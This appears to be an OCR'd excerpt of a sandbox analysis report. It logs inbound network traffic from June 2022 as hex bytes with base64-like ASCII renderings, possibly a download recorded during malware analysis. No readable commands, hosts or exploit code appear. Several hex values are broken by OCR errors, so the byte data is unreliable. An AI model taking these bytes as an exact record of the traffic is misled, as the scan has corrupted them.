2022-06-16 18:22:59 UTC	777	IN	Data Raw: 42 77 2b 52 53 4c 0d 0a 35 54 76 75 4a 4b 42 5a 5a 30 4c 4c 59 64 7a 50 49 4a 33 70 49 6a 69 77 4e 5a 6e 65 46 70 44 48 4c 6e 6c 74 4d 6b 2b 79 44 62 70 31 4e 48 4a 52 6a 47 6e 30 49 4a 46 49 57 6a 5a 47 4b 44 53 7a 0d 0a 41 62 6e 36 71 6d 34 2f 66 4a 67 56 33 67 36 51 72 4e 75 44 6b 37 6d 42 4d 4c 53 6c 69 73 75 4e 33 43 71 36 32 2f 56 6 4 73 61 57 39 41 36 36 2f 64 62 41 42 38 47 39 71 4e 44 6c 34 7a 72 41 65 0d 0a 74 34 69 59 6a 61 47 4b 69 72 6d 45 6c 72 6e 34 76 70 32 72 6f 6d 62 75 6e 63 2b 32 50 73 55 2f 49 44 67 34 63 68 46 5a 58 7a 51 35 45 4f 32 44 52 47 51 73 32 4b 46 71 56 71 37 2f 76 31 74 31 0d 0a 74 37 5a 64 35 42 4d 72 5a 51 35 62 4d 67 70 7a 51 6a 52 51 37 4c 4e 2b 63 67 4b 51 32 58 39 56 76 53 36 44 52 56 54 43 71 55 72 4e 49 45 54 54 49 Data Ascii: Bw+RSL5TvuJKBZZ0LLYdzPIJ3pIjiwNZneFpDHLnltMk+yDbp1NHJRjGn0IJFIWjZGKDSzAbn6qm4/ fJgV3g6QrNuDk7mBMLSlisuN3Cq62/VdsaW9A66/dbAB8G9qNDl4zrAet4iYjaGKirmElrn4vp2rombunc+2PsU/ID g4chFZXzQ5EO2DRGQs2KFqVq7/v1t1t7Zd5BMrZQ5bMgpzQjRQ7LN+cgKQ2X9VvS6DRVTCqUrNIETTI
2022-06-16 18:22:59 UTC	793	IN	Data Raw: 4c 58 33 76 49 70 45 41 34 44 57 7a 70 63 6e 2f 30 54 55 34 52 5a 4b 59 36 2b 39 77 78 6f 65 36 76 76 54 31 2b 5a 43 2f 6b 72 6c 31 46 77 7a 50 41 48 2f 35 42 4f 76 6c 0d 0a 64 75 31 79 44 6b 61 2f 77 2f 37 4b 78 37 76 75 4e 4f 37 68 59 62 46 37 46 48 48 4b 34 59 53 71 76 70 4c 4e 41 35 33 44 31 37 58 4b 6a 61 35 6f 32 53 63 6b 2b 67 6e 53 76 63 76 2b 79 73 65 37 0d 0a 5a 6e 33 7a 34 37 47 42 68 72 71 71 79 4f 48 38 71 72 36 53 7a 39 4e 39 74 36 57 4b 33 7a 65 34 61 5a 48 4d 6d 76 72 4a 47 73 6d 35 76 62 32 39 38 4a 75 47 6e 65 47 35 6a 59 61 36 71 73 68 6c 0d 0a 7a 63 48 78 6b 37 6d 35 2f 73 33 71 69 38 75 4e 32 4f 49 75 7a 4a 71 4f 69 68 2f 50 52 30 32 43 64 62 33 67 73 47 33 76 63 4d 65 48 75 70 4c 47 66 4c 75 72 76 6d 31 47 52 6e 58 44 7a 39 6e 4b 0d Data Ascii: LX3vIpEA4DWzpcn/0TU4RZKY6+9wxoe6vvT1+ZC/krl1FwzPAH/5BOvldu1yDka/w/7Kx7vuNO7hYb F7FHHK4YSqvpLNA53D17XKja5o2Sck+gnSvcv+yse7Zn3z47GBhrqqyOH8qr6Sz9N9t6WK3ze4aZHMmvrJGsm5vb29 8JuGneG5jYa6qshlzcHxk7m5/s3qi8uN2OIuzJqOih/PR02Cdb3gsG3vcMeHupLGfLurvm1GRnXDz9nK
2022-06-16 18:22:59 UTC	809	IN	Data Raw: 41 4f 72 6a 78 35 2b 4f 73 37 4a 6b 4e 4c 6e 4c 74 64 47 52 67 35 32 56 76 61 78 38 76 71 71 38 73 73 46 63 75 70 4b 35 0d 0a 52 37 4d 4e 70 6e 69 33 6e 6b 6e 73 71 72 72 41 38 62 43 6c 79 63 38 48 73 4c 55 4a 4b 66 44 76 52 73 76 47 68 38 37 41 62 34 75 37 71 38 6a 34 4f 72 71 4b 74 39 63 77 36 69 4a 65 30 53 50 75 0d 0a 4e 50 6f 42 33 74 34 68 4f 63 2f 48 67 69 43 46 62 4b 32 78 51 59 53 36 71 6a 4f 6d 51 30 54 4d 4f 41 6f 55 2f 67 58 65 6e 62 6c 77 72 35 69 6f 64 70 6c 38 69 68 2f 4b 53 63 48 59 49 4d 2b 68 0d 0a 38 4d 63 65 79 4d 61 48 7a 4e 42 72 69 37 75 72 79 6d 43 7 5 56 58 78 59 43 2f 68 35 54 72 6b 53 36 4d 69 61 2b 4d 6c 2b 79 62 6d 39 76 36 31 73 6d 6f 61 64 4f 4c 2b 30 58 4c 71 71 76 4a 79 4a 0d 0a 58 62 32 53 7a 51 4f 46 79 35 4a 78 76 54 65 Data Ascii: AOrjx5+Os7JkNLnLtdGRg52Vvax8vqq8ssFcupK5R7MNpni3nknsqrrA8bClyc8HsLUJKfDvRsvGh87Ab4u7q8j4 OrqKt9cw6iJe0SPuNPoB3t4hOc/HgiCFbK2xQYS6qjOmQ0TMOAoU/gXenblwr5iodpl8ih/KScHYIM+h8MceyMaHzN Bri7urymCuVXxYC/h5TrkS6Mia+Ml+ybm9v61smoadOL+0XLqqvJyJXb2SzQOFy5JxvTe
2022-06-16 18:22:59 UTC	825	IN	Data Raw: 6f 76 38 77 2b 71 41 77 79 53 37 59 72 6a 39 55 41 64 68 69 61 6a 51 35 0d 0a 4b 43 48 63 5a 6e 52 45 56 45 48 73 71 6e 5a 34 53 46 71 79 63 59 4a 52 5a 32 34 7a 6f 6a 53 77 57 44 5a 47 51 76 4e 39 6c 47 56 35 59 6d 70 65 4f 50 58 49 4a 62 36 4c 75 37 77 52 47 37 71 35 0d 0a 73 77 32 6d 64 72 38 33 48 65 34 72 73 2b 34 38 7a 41 75 37 79 38 4c 4a 78 37 75 4e 72 73 47 57 79 77 71 71 7a 51 43 73 2b 51 6d 37 71 53 65 2b 75 6f 72 42 48 37 6d 2f 50 35 32 50 59 58 69 62 0d 0a 6a 73 63 66 2b 73 2f 48 51 4d 65 37 6d 6b 71 72 34 6e 6e 58 39 51 69 37 71 2f 32 31 71 4c 37 6b 41 34 37 2b 42 5a 4b 64 6d 6a 2b 76 6d 4f 56 6d 72 66 6a 5a 49 73 6d 35 76 51 66 34 7a 43 43 55 0d 0a 37 79 66 5a 30 63 42 59 71 4c 7a 39 41 5a 44 4b 49 49 4b 75 75 41 53 6b 69 72 38 2f 6c 65 37 Data Ascii: ov8w+qAwyS7Yrj9UAdhiajQ5KCHcZnREVEHsqnZ4SFqycYJRZ24zojSwWDZGQvN9lGV5YmpeOPXIJb 6Lu7wRG7q5sw2mdr83He4rs+48zAu7y8LJx7uNrsGWywqqzQCs+Qm7qSe+uorBH7m/P52PYXibjscf+s/HQMe7mkqr 4nnX9Qi7q/21qL7kA47+BZKdmj+vmOVmrfjZIsm5vQf4zCCU7yfZ0cBYqLz9AZDKIIKuuASkir8/Ie7
2022-06-16 18:22:59 UTC	841	IN	Data Raw: 37 50 51 4d 70 38 6d 35 0d 0a 79 62 6c 34 75 5a 71 47 36 2b 63 73 78 6f 65 36 33 74 5a 73 75 36 75 2b 35 67 52 65 2f 41 33 36 2f 6e 6e 53 32 4f 6f 6d 7a 4a 71 4f 78 77 2b 57 7a 51 65 55 4f 77 5a 5a 38 4f 64 57 79 63 61 48 0d 0a 2f 46 31 44 64 45 51 2f 6b 47 33 4e 77 30 6d 31 70 59 71 2f 50 6b 45 66 35 57 64 31 44 63 58 58 67 72 71 39 79 37 48 52 33 59 57 64 6c 62 39 38 32 45 62 51 39 34 69 37 71 38 6a 6f 43 72 6d 4b 0d 0a 74 39 48 34 6a 49 36 75 6d 4f 65 2 b 4e 59 36 7a 70 62 33 54 44 73 76 48 75 31 37 73 4b 70 58 4c 78 67 78 4a 6b 73 61 34 75 71 75 2b 62 45 5a 47 64 61 4e 51 73 72 47 2b 72 35 69 52 4d 32 56 78 0d 0a 54 4e 43 7a 69 72 7a 4c 78 38 77 67 70 6d 33 63 65 65 62 39 6a 46 72 48 59 6b 56 55 51 65 62 54 43 6f 71 33 70 66 35 32 61 74 67 69 72 72 67 Data Ascii: 7PQMp8m5ybl4uZqG6+csxoe63tZsu6u+5gRe/A36/nnS2OomzJqOxw+WzQeUOwZZ8OdWycaH/F1DdE Q/kG3Nw0m1pYq/PkEf5Wd1DcXXgrq9y7HR3YWdlb982EbQ94i7q8joCrmKt9H4jI6umOe+NY6zpb3TDsvHu17sKpXL xgxJksa4uqu+bEZGdaNQsrG+r5iRM2VxTNCzirzLx8wgpm3ceeb9jFrHYkVUQebTCoq3pf52atgirrg
2022-06-16 18:22:59 UTC	857	IN	Data Raw: 6c 4a 78 78 38 2b 7a 77 66 41 2f 77 47 5a 65 57 4a 71 4e 50 34 39 74 56 56 44 64 45 54 58 50 47 46 45 4f 32 58 44 46 32 58 7a 63 31 46 6e 62 6a 4e 57 73 61 56 61 4e 45 5a 43 0d 0a 76 32 32 77 5a 69 78 75 5a 59 4a 37 68 38 61 74 66 67 46 4e 33 77 79 64 78 59 64 30 77 52 65 46 76 79 65 6c 5a 44 73 2f 61 73 63 4f 70 4c 57 2b 66 30 45 78 7a 79 69 4a 34 61 73 31 73 44 57 31 0d 0a 50 67 5a 34 52 38 33 43 6a 30 56 46 74 34 6d 69 64 78 38 33 6f 65 77 37 49 2b 78 7a 78 78 38 6d 7a 55 70 6c 30 46 54 63 68 4a 33 6a 63 64 58 37 4f 4c 6c 44 41 55 4e 6e 67 59 54 6d 52 33 56 49 0d 0a 6e 54 44 4d 63 6c 46 6e 62 74 68 73 2b 68 6d 69 74 59 52 47 76 57 32 38 37 6a 78 75 36 64 77 39 55 77 43 6c 65 6a 47 38 57 38 37 42 52 6b 5a 31 77 78 65 42 4e 7a 2b 70 61 4e 67 69 61 73 66 Data Ascii: lJxx8+zwfA/wGZeWJqNP49tVVDdETXPGFEO2XDF2Xzc1FnbjNWsaVaNEZCv22wZixuZYJ7h8atfgFN 3wydxYd0wReFvyelZDs/ascOpLW+f0ExzyiJ4as1sDW1PgZ4R83Cj0VFt4midx83oew7I+xzxx8mzUpl0FTchJ3jcd X7OLlDAUNngYTmR3VInTDMclFnbths+hmitYRGvW287jxu6dw9UwClejG8W87BRkZ1wxeBNz+paNgiasf
2022-06-16 18:22:59 UTC	873	IN	Data Raw: 6d 43 79 72 6d 39 4e 44 68 45 5a 66 4c 33 78 73 7a 47 68 38 35 58 45 2f 2f 4a 2f 4c 6d 53 75 63 31 6b 47 71 58 67 37 49 36 75 0d 0a 6d 4f 4f 32 61 59 4f 7a 70 62 2f 44 35 73 7a 48 75 2b 6a 30 62 6f 44 4c 78 76 48 49 39 62 75 4c 75 39 6e 55 79 62 36 35 69 73 48 50 47 63 79 4e 72 75 72 72 6b 35 32 4f 73 39 4f 7a 4c 72 72 4c 0d 0a 78 79 44 75 64 46 4a 71 4e 44 6e 78 79 4d 6d 37 69 37 76 66 31 50 47 2b 75 59 72 44 47 48 6d 39 39 38 6d 66 6b 63 7a 75 2f 4e 53 69 79 62 6e 4a 5a 54 54 4e 38 4f 32 61 6c 63 75 79 2f 64 47 74 0d 0a 76 49 76 4e 30 64 32 51 75 62 6e 2b 78 63 61 49 79 3 4 33 61 4e 6e 61 36 38 47 6d 7a 70 63 6e 4e 78 79 7a 48 75 35 72 77 35 31 37 4b 78 6f 66 4f 32 46 75 4c 75 36 76 4b 2b 46 36 35 69 72 64 5a 0d 0a 4a 41 6a 37 78 50 65 57 7a 4a 72 4a 52 Data Ascii: mCyrm9NDhEZfL3xszGh85XE//J/LmSuc1kGqXg7I6umOO2aYOzpb/D5szHu+j0boDLxvHI9buLu9nU yb65isHPGcyNrurrk52Os9OzLrrLxyDudFJqNDnxyMm7i7vf1PG+uYrDGHm998mfkczu/NSiybnJZTTN8O2alcuy/d GtvIvN0d2Qubn+xcaIy43aNna68GmzpcnNxyzHu5rw517KxofO2FuLu6vK+F65irdZJAj7xPeWzJrJR


Timestamp	kBytes transferred	Direction	Data
2022-06-16 18:22:59 UTC	889	IN	Data Raw: 52 4f 79 63 53 7a 69 75 61 42 61 68 6a 57 78 2f 6b 46 63 55 70 6b 7a 55 44 4d 0d 0a 64 57 4a 50 5a 63 55 58 69 64 77 37 70 70 69 52 62 44 75 34 6a 77 2b 39 71 68 47 2f 34 52 50 75 41 6b 37 76 79 30 31 6e 45 36 6f 30 63 4d 38 6a 53 65 61 49 46 59 6f 39 55 6f 6f 68 51 6f 42 67 0d 0a 66 73 79 7a 2b 6e 50 5a 38 6b 72 48 79 30 32 6e 4f 79 59 35 4e 2f 59 39 65 42 44 65 72 79 4c 50 49 55 6e 6d 41 45 37 77 69 43 35 6c 79 76 6f 52 51 32 63 6a 37 2f 45 4d 66 6a 39 57 78 76 52 48 0d 0a 57 2b 36 33 69 6e 45 30 4f 58 6a 4f 49 33 50 78 73 69 42 51 35 6f 69 75 54 36 36 68 69 6c 35 36 42 34 38 31 31 5a 71 4f 46 51 4e 6f 47 34 46 68 73 36 67 50 68 67 6f 5a 72 7a 35 6f 49 66 52 44 0d 0a 64 45 52 55 45 54 73 52 35 30 31 49 55 32 55 48 74 77 48 71 4b 38 63 42 30 6b 78 61 4e Data Ascii: ROycSziuaBahjWx/kFcUpkzUDMdWJPZcUXidw7ppiRbDu4jw+9qhG/4RPuAk7vy01nE6o0cM8jSeaI FYo9UoohQoBgfsyz+nPZ8krHy02nOyY5N/Y9eBDeryLPIUnmAE7wiC5lyvoRQ2cj7/EMfj9WxvRHW+63inE0OXjOI3 PxsiBQ5oiuT66hil56B4811ZqOFQNoG4Fhs6gPhgoZrz5oIfRDdERUETsR501IU2UHtwHqK8cB0kxaN
2022-06-16 18:22:59 UTC	905	IN	Data Raw: 46 52 78 45 53 4d 36 47 4a 71 0d 0a 4e 4d 59 4e 71 62 30 73 64 55 52 55 47 4b 37 4e 49 35 32 67 66 6f 44 4c 6a 64 49 48 54 6a 50 75 44 46 6a 52 63 55 37 4c 63 65 41 54 6d 67 78 36 34 57 6b 31 4b 36 32 2b 52 48 52 45 31 34 56 68 0d 0a 7a 77 4f 56 77 77 31 6c 42 37 76 59 4b 72 6f 4b 4b 6e 30 36 59 46 32 66 56 72 31 6c 6d 46 34 39 63 57 36 2f 5a 48 51 37 64 38 67 4a 6d 47 38 46 65 6b 37 4e 43 46 77 6c 59 31 2b 7a 52 65 77 71 0d 0a 49 32 45 78 78 52 2f 57 7a 51 2f 73 73 30 43 6b 38 43 65 4b 33 7a 41 35 7a 42 69 58 54 77 74 59 4d 36 73 57 45 52 39 49 43 5a 31 69 63 31 46 6e 37 66 64 31 51 70 66 54 61 36 4a 6a 61 63 54 50 0d 0a 47 48 47 6c 4c 38 6a 48 68 37 71 71 68 44 48 34 56 45 46 74 52 71 35 74 53 46 70 31 76 37 48 61 4b 70 35 58 37 48 78 4d 57 6a 5a 47 47 Data Ascii: FRxESM6GJqNMYNqb0sdURUGK7NI52gfoDLjdIHTjPuDFjRcU7LceATmgx64Wk1K62+RHRE14VhzwOV ww1lB7vYKroKKn06YF2fVr1lmF49cW6/ZHQ7d8gJmG8Fek7NCFwlY1+zRewqI2ExxR/WzQ/ss0Ck8CeK3zA5zBiXTw tYM6sWER9ICZ1ic1Fn7fd1QpfTa6JjacTPGHGlL8jHh7qqhDH4VEFtRq5tSFp1v7HaKp5X7HxMWjZGG
2022-06-16 18:22:59 UTC	921	IN	Data Raw: 79 4d 65 37 44 62 56 6a 61 6a 52 70 6b 50 4e 46 51 33 54 50 79 52 32 52 75 62 6e 32 6a 45 72 2b 73 5a 61 6e 6d 4a 47 34 36 4d 6d 36 70 63 6e 46 65 7a 52 46 52 6b 35 34 43 47 41 48 0d 0a 36 2f 76 67 6b 62 75 4c 75 31 51 66 6d 72 42 31 76 41 6e 54 34 50 53 45 72 70 6a 6e 76 71 57 4a 73 36 57 2f 79 36 62 43 78 37 76 73 39 4e 36 53 79 38 62 78 77 49 32 31 69 37 76 52 67 57 4c 43 0d 0a 32 33 5a 49 57 76 62 4d 56 43 64 73 42 42 55 2b 2b 4e 47 4b 77 4c 6d 39 33 7a 44 50 76 66 44 6e 75 73 4c 47 68 30 72 6a 54 2b 6e 4b 51 6b 6c 39 53 66 42 42 31 64 56 6a 50 47 4c 61 6e 71 2f 55 0d 0a 5a 79 59 6d 57 72 74 43 63 37 32 39 71 4a 4f 47 6e 65 65 78 79 59 36 36 71 68 4f 63 73 35 57 2b 6b 73 32 41 74 4b 68 59 4a 54 76 46 56 66 72 69 4a 57 31 68 77 56 36 7a 7a 6b 38 38 4b Data Ascii: yMe7DbVjajRpkPNFQ3TPyR2Rubn2jEr+sZanmJG46Mm6pcnFezRFRk54CGAH6/vgkbuLu1QfmrB1vA nT4PSErpjnvqWJs6W/y6bCx7vs9N6Sy8bxwI21i7vRgWLC23ZIWvbMVCdsBBU++NGKwLm93zDPvfDnusLGh0rjT+nK Qkl9SfBB1dVjPGLanq/UZyYmWrtCc729qJOGneexyY66qhOcs5W+ks2AtKhYJTvFVfriJW1hwV6zzk88K
2022-06-16 18:23:00 UTC	937	IN	Data Raw: 72 79 44 36 4c 45 4c 4c 73 43 5a 68 33 52 31 45 7a 51 70 68 35 42 68 71 2f 52 5a 6d 6e 67 7a 35 6e 34 2b 78 4d 6d 56 78 70 33 32 39 0d 0a 69 4b 72 52 4e 6b 52 6c 6b 6e 7a 6a 61 68 47 54 5a 4e 36 4e 6e 42 39 58 51 57 32 74 56 76 36 47 73 72 49 77 63 6c 47 4d 61 62 69 72 6d 61 78 54 4e 6b 62 47 39 44 66 41 44 49 61 64 6c 62 39 2f 0d 0a 61 45 72 69 51 78 4c 4e 45 6e 4d 4c 77 34 5a 36 7a 54 32 4b 79 34 33 53 49 58 34 78 6d 76 63 63 58 6a 5a 47 77 59 70 6f 51 47 56 35 59 47 57 78 66 49 65 36 71 73 67 79 58 4c 31 37 6b 72 6d 35 0d 0a 2b 41 46 61 2f 52 5a 30 51 66 5a 4d 4e 58 58 58 62 6c 77 6d 36 57 41 79 4b 50 78 48 66 33 4c 58 46 6a 39 6f 67 33 64 46 5a 49 74 32 52 33 33 4e 75 53 59 65 30 59 53 35 2f 42 6c 6a 62 6a 4f 4e 0d 0a 67 36 79 6c 79 63 4b 43 51 43 4e Data Ascii: ryD6LELLsCZh3R1EzQph5Bhq/RZmngz5n4+xMmVxp329iKrRNkRlknzjahGTZN6NnB9XQW2tVv6Gsr lwclGMabirmaxTNkbG9DfADIadlb9/aEriQxLNEnMLw4Z6zT2Ky43SIX4xmvccXjZGwYpoQGV5YGWxfIe6qsgyXL17 krm5+AFa/RZ0QfZMNXXXblwm6WAyKPxHf3LXFj9og3dFZIt2R33NuSYe0YS5/BljbjONg6ylycKCQCN
2022-06-16 18:23:00 UTC	953	IN	Data Raw: 2f 4c 41 65 45 62 79 4f 4d 56 44 4c 63 67 4c 65 52 6d 4c 34 68 69 57 67 31 67 67 30 0d 0a 63 67 6a 69 72 6b 64 70 4e 72 4e 5a 73 37 41 32 4d 62 4a 44 37 58 38 6b 6c 54 64 2b 6b 54 4f 71 76 49 76 42 6f 6a 56 70 67 45 42 31 44 71 56 32 33 55 61 75 6d 4a 47 34 4b 48 30 54 42 47 33 44 0d 0a 69 30 41 37 78 30 52 35 36 53 38 67 78 6e 69 4d 6c 73 69 4c 45 64 2b 74 4f 38 30 7a 66 63 6d 6b 69 73 75 4e 62 68 52 58 73 4b 32 4f 78 78 63 36 64 5a 44 44 54 56 52 65 73 52 46 41 4f 35 59 31 0d 0a 56 5a 53 6c 64 73 2b 53 74 72 31 39 68 77 4e 54 31 33 45 36 47 46 41 33 68 6f 39 4e 63 55 77 77 4e 73 32 79 33 43 68 74 5a 58 6e 68 72 6a 69 79 76 71 35 58 63 4c 51 61 43 59 4c 6d 75 52 50 2b 0d 0a 70 41 65 63 79 49 36 75 6d 4f 30 4f 6a 56 64 46 53 6a 59 79 51 51 66 34 68 7a 4d Data Ascii: /LAeEbyOMVDLcgLeRmL4hiWg1gg0cgjirkdpNrNZs7A2MbJD7X8klTd+kTOqvIvBojVpgEB1DqV23U aumJG4KH0TBG3Di0A7x0R56S8gxniMlsiLEd+tO80zfcmkisuNbhRXsK2Oxxc6dZDDTVResRFAO5Y1VZSlds+Str19 hwNT13E6GFA3ho9NcUwwNs2y3ChtZXnhrjiyvq5XcLQaCYLmuRP+pAecyI6umO0OjVdFSjYyQQf4hzM
2022-06-16 18:23:00 UTC	969	IN	Data Raw: 67 69 59 35 65 45 55 4c 48 72 5a 4d 0d 0a 56 48 4b 74 46 68 59 6c 47 41 71 64 4b 79 4b 75 6d 4b 4b 34 6d 69 54 48 74 6d 43 35 4e 7a 69 7a 74 5a 6f 4d 61 70 56 43 50 59 64 7a 76 55 33 2b 52 46 54 43 71 56 62 44 74 54 31 54 73 33 4a 2b 0d 0a 55 44 6b 7a 38 57 31 78 66 35 70 6d 46 68 4a 6b 61 4b 79 50 4e 70 32 56 2b 4c 4b 48 45 4e 36 76 39 7a 6c 63 51 54 34 52 4d 6a 55 69 44 34 70 42 65 72 6d 30 67 4d 79 61 2b 70 51 44 62 38 57 35 0d 0a 59 55 74 70 36 48 55 2f 61 44 51 35 65 42 53 39 66 57 64 45 56 4d 71 56 48 38 4f 4b 50 45 50 34 66 33 4d 41 6d 42 73 37 4e 43 61 6b 39 62 39 47 51 72 66 38 56 4f 43 35 46 32 43 2f 2f 70 4e 48 0d 0a 5a 6f 4d 72 48 77 6d 43 58 6f 59 57 4a 52 67 4b 4a 64 7a 34 48 70 69 52 2f 31 61 78 39 54 34 65 54 31 4a 30 76 30 57 6d 38 70 30 Data Ascii: giY5eEULHrZMVHKtFhYlGAqdKyKumKK4miTHtmC5NziztZoMapVCPYdzvU3+RFTCqVbDtT1Ts3J+UD kz8W1xf5pmFhJkaKyPNp2V+LKHEN6v9zlcQT4RMjUiD4pBerm0gMya+pQDb8W5YUtp6HU/aDQ5eBS9fWdEVMqVH8OK PEP4f3MAmBs7NCak9b9GQrf8VOC5F2C//pNHZoMrHwmCXoYWJRgKJdz4HpiR/1ax9T4eT1J0v0Wm8p0
2022-06-16 18:23:00 UTC	985	IN	Data Raw: 72 4c 54 47 69 36 49 45 2f 78 73 69 42 4f 6b 6a 4e 4f 2f 6f 61 6c 59 41 53 6a 56 6e 65 52 35 59 35 67 4a 6c 72 4a 4d 30 72 63 58 30 56 6c 65 54 4b 56 49 66 32 6f 51 6b 55 64 4b 59 5a 45 0d 0a 51 65 61 35 45 2f 36 6b 44 4a 32 77 69 61 36 59 35 63 50 67 68 7a 68 49 79 54 4e 4f 76 2f 61 37 45 48 47 64 66 77 54 6f 66 31 57 71 6c 5a 39 51 50 6b 47 53 4d 30 71 4b 50 56 4b 4b 49 62 36 42 0d 0a 59 48 35 6a 6a 66 6c 4d 57 6a 59 59 48 2f 59 77 52 4f 36 47 4e 2b 48 5 9 62 78 41 78 62 6b 74 6b 4c 44 68 36 5a 56 59 75 68 55 4e 53 5a 56 35 67 75 64 4f 53 7a 4a 72 36 76 4e 6e 79 56 73 66 43 0d 0a 54 46 47 61 44 48 4c 68 2b 73 59 4e 53 61 6f 32 66 4c 74 42 63 62 78 42 56 6f 71 65 73 58 6e 4c 42 31 32 59 47 7a 75 61 5a 4d 79 4b 4d 56 59 63 61 66 70 49 5a 66 4b 64 50 37 2f Data Ascii: rLTGi6IE/xsiBOkjNO/oalYASjVneR5Y5gJlrJM0rcX0VleTKVIf2oQkUdKYZEQea5E/6kDJ2wia6Y5cPghzhlyT NOv/a7EHGdfwTof1WqlZ9QPkGSM0qKPVKKIb6BYH5jjflMWjYYH/YwRO6GN+HYbxAxbktkLDh6ZVYuhUNSZV5gudOS zJr6vNnyVsfCTFGaDHLh+sYNSao2fLtBcbxBVoqesXnLB12YGzuaZMyKMVYcafpIZfKdP7/
2022-06-16 18:23:00 UTC	1001	IN	Data Raw: 48 39 68 56 72 48 6b 30 52 55 51 65 59 37 76 6b 61 49 43 69 56 6b 49 67 45 77 50 63 77 51 59 62 4d 76 4f 71 37 41 35 73 65 37 37 6f 6e 6e 0d 0a 6e 44 75 39 76 6b 56 56 51 38 35 45 55 45 46 74 77 78 4e 6c 50 47 4c 2b 63 56 4c 55 70 32 47 33 31 6e 46 4d 57 67 32 32 54 62 75 52 52 47 56 35 55 61 4e 6c 61 43 6b 56 71 6a 5a 6f 45 77 65 2b 0d 0a 47 46 61 35 41 45 53 79 4d 4f 61 4e 72 75 79 65 74 70 4e 2b 79 64 45 32 52 6b 4c 64 76 45 52 6c 65 65 39 75 41 72 51 77 54 57 36 43 62 34 52 33 67 42 6c 70 66 62 63 2f 53 5a 30 30 2f 56 46 6e 0d 0a 35 63 2f 67 6a 6a 67 36 38 55 47 4f 2b 44 68 45 6a 6d 6f 79 67 6a 36 50 68 37 72 65 75 79 33 42 71 7a 55 6d 67 55 47 6f 6c 56 70 31 74 37 56 5a 6a 47 77 41 6d 76 53 7a 4c 67 77 73 51 6c 34 34 0d 0a 4c 6d 55 76 4e 5a 56 42 77 Data Ascii: H9hVrHk0RUQeY7vkaICiVkIgEwPcwQYbMvOq7A5se77onnnDu9vkVVQ85EUEFtwxNlPGL+cVLUp2G3 1nFMWg22TbuRRGV5UaNlaCkVqjZoEwe+GFa5AESyMOaNruyetpN+ydE2RkLdvERlee9uArQwTW6Cb4R3gBlpfbc/SZ 00/VFn5c/gjjg68UGO+DhEjmoygj6Ph7reuy3BqzUmgUGolVp1t7VZjGwAmvSzLgwsQl44LmUvNZVBw

Timestamp	kBytes transferred	Direction	Data
2022-06-16 18:23:00 UTC	1017	IN	Data Raw: 61 73 51 48 76 51 6c 4d 77 33 52 4d 38 7a 57 44 7a 2b 4e 6e 47 47 41 56 56 32 6d 51 53 35 0d 0a 63 65 56 31 67 75 58 43 78 35 39 36 62 66 37 30 73 44 35 52 31 72 70 33 4d 46 36 2b 57 36 37 53 64 55 68 61 4c 4c 2b 4b 59 72 7a 6e 54 57 6b 69 48 7a 41 31 4c 67 45 34 50 31 53 4e 52 38 4f 56 0d 0a 79 37 49 32 54 61 4f 43 63 30 76 42 67 32 4c 3 8 70 33 78 48 79 4c 55 57 6f 6c 37 64 6a 7a 74 71 34 34 7a 65 35 6a 4e 42 76 57 5a 4d 4f 69 63 35 6f 2f 65 79 68 78 44 6 5 72 79 63 53 33 7a 52 6c 0d 0a 64 5a 30 69 49 6c 67 76 76 33 7a 63 48 6d 78 56 37 6e 42 50 6b 46 42 39 67 55 48 4f 62 36 70 4b 6f 72 76 4e 75 6f 46 47 57 74 65 30 7a 52 4a 52 47 55 79 35 51 36 42 34 64 54 52 79 43 4f 79 2b 0d 0a 59 44 59 62 54 7a 49 56 53 55 55 6b 73 52 4a 70 6b 61 7a 4b 79 38 61 4f 41 Data Ascii: asQHvQlMw3RM8zWDz+NnGGAVV2mQS5ceV1guXCx596bf70sD5R1rp3MF6+W67SdUhaLL+KYrznTWki HzA1LgE4P1SNR8OVy7I2TaOCc0vBg2L8p3xHyLUWol7djztq44ze5jNBvWZMOic5o/eyhxDerycS3zRIdZ0iIlgvv3 zcHmxV7nBPkFB9gUHOb6pKorvNuoFGWte0zRJRGUy5Q6B4dTRyCOy+YDYbTzIVSUUksRJpkazKy8aOA
2022-06-16 18:23:00 UTC	1033	IN	Data Raw: 74 35 37 46 55 31 65 2b 63 2b 58 55 46 4b 0d 0a 69 67 44 43 75 66 46 4b 4d 32 55 6f 7a 36 4c 4a 4d 6b 48 4c 66 61 44 45 41 55 70 6a 4a 4c 4a 38 39 64 61 44 56 42 53 72 56 44 32 57 51 57 58 70 49 6c 30 39 59 71 35 54 33 74 76 56 4d 62 4f 6c 0d 0a 62 2b 63 36 48 44 46 55 35 6c 33 53 61 6e 4c 53 35 49 49 51 76 34 71 37 71 37 36 46 56 55 5a 31 53 4e 45 77 30 50 6b 63 6c 77 71 36 61 48 46 4d 57 6a 59 66 48 57 70 6a 6a 61 59 54 61 6f 49 71 0d 0a 48 34 65 36 44 49 44 2f 75 77 48 4b 67 52 44 4e 41 45 41 4e 2b 45 70 2b 32 6d 44 2b 38 6f 31 38 35 46 74 43 59 38 6b 7a 71 49 57 4e 66 38 70 72 51 43 4b 48 4d 31 47 72 4a 67 53 72 76 6a 54 2b 0d 0a 2b 59 75 33 70 59 55 56 64 57 4b 6e 35 33 56 68 2b 45 72 54 63 45 34 64 61 6d 57 48 37 6f 59 33 34 64 69 79 4e 55 33 57 75 Data Ascii: t57FU1e+c+XUFKigDCufFKM2Uoz6LJMkHLfaDEAUpjJLJ89daDVBSrVD2WQWXpIl09Yq5T3tvVMbOl b+c6HDFU5l3SanLS5IIQv4q7q76FVUZ1SNEw0Pkclwq6aHFMWjYfHWpjjaYTaoIqH4e6DlD/uwHKgRDNAEAN+Ep+2m D+8o185FtCY8kzqIWNf8prQCKHM1GrJgSrvjT++Yu3pYUVdWKn53Vh+ErTcE4damWH7oY34diyNU3Wu
